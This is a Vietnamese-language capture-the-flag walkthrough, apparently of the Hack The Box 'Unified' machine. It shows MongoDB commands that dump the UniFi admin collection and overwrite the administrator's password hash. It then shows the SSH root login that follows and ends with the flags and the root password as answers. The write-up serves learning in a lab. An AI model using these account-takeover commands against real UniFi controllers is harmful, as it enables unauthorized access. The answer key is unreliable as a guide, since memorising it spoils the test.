

Ta tìm được user flag ở thư mục /home/michael

```
unifi@unified:/home$ ls
ls
michael
unifi@unified:/home$ cd michael
cd michael
unifi@unified:/home/michael$ ls
ls
user.txt
unifi@unified:/home/michael$ cat user.txt
cat user.txt
6ced1a6a89e666c0620cdb10262ba127
```


Chạy lệnh ps aux | grep mongo để kiểm tra mongoDB có đang hoạt động

```
ps aux | grep mongo
unifi 67 0.2 4.1 1100672 85272 ? S 20:44 0:19 bin/mongod --
dbpath /usr/lib/unifi/data/db --port 27117 --unixSocketPrefix /usr/lib/unifi/run
--logRotate reopen --logappend --logpath /usr/lib/unifi/logs/mongod.log --pidfi
lepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi 3666 0.0 0.0 11468 1112 pts/0 S+ 22:56 0:00 grep mongo
```

ta thấy được thông tin mongoDB đang chạy trên port 27117



Tìm kiếm trên google ta biết được ace là default database name của unified và lệnh để tìm kiếm trong mongodb



Chạy lệnh : `mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"` để in ra các file json




Quan sát thấy password được chứa trong x_shadow, ta không thể đưa về bản rõ nhưng có thể thay thế được. Nhận thấy \$6\$ là dấu hiệu của hàm băm SHA-512


What hash format is \$6?

SHA512

Passwords starting with "\$5\$" or "\$6\$" are interpreted as hashed with Linux SHA256 or SHA512 password hashing, respectively. Linux Blowfish crypt. Passwords starting with \$2a\$, \$2x\$ or \$2y\$ are interpreted as hashed with Linux Blowfish password hashing.

Ta tạo ra mã băm SHA-512 bằng mật khẩu tự tạo





```
mongo --port 27117 ace --eval
'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{ $set: {"x_shadow": "$6$s4ESamA7tRxIs1Dm$c0jg1SE.GN.oYgFdxQ0ajpBFt0UlqkSETK4A73Fr54Efl1Y6e5s8lg47KDe5JK.P//yhLKgdq0gaUe0rwjkd1"}})'
```

```
unifi@unified:/home/michael$ mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{ $set: {"x_shadow": "$6$s4ESamA7tRxIs1Dm$c0jg1SE.GN.oYgFdxQ0ajpBFt0UlqkSETK4A73Fr54Efl1Y6e5s8lg47KDe5JK.P//yhLKgdq0gaUe0rwjkd1"}})'
```

```
<54Efl1Y6e5s8lg47KDe5JK.P//yhLKgdq0gaUe0rwjkd1"}})'
```

```
MongoDB shell version v3.6.3
```


```
connecting to: mongodb://127.0.0.1:27117/ace
```

```
MongoDB server version: 3.6.3
```


```
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
```

```
unifi@unified:/home/michael$
```

Đăng nhập vào trang web với username: administator và password là Password1234



Vào setting -> site ở mục device authentication ta có được root password



```
(root@kali)-[/home/huyvo/HTB/unified]
# ssh root@10.129.96.149
The authenticity of host '10.129.96.149 (10.129.96.149)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGBxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.96.149' (ED25519) to the list of known hosts.
root@10.129.96.149's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

root@unified:~#
```

```
root@unified:~# whoami
root
root@unified:~#
```

```
root@unified:~# cd /root
root@unified:~# ls
root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~#
```



TASK 12

What is the password for the root user?

*****2



NotACrackablePassword4U2022

Hide Answer



SUBMIT FLAG

Submit user flag



6ced1a6a89e666c0620cdb10262ba127

Hide Answer



SUBMIT FLAG

Submit root flag



e50bc93c75b634e4b272d2f771c33681

Hide Answer

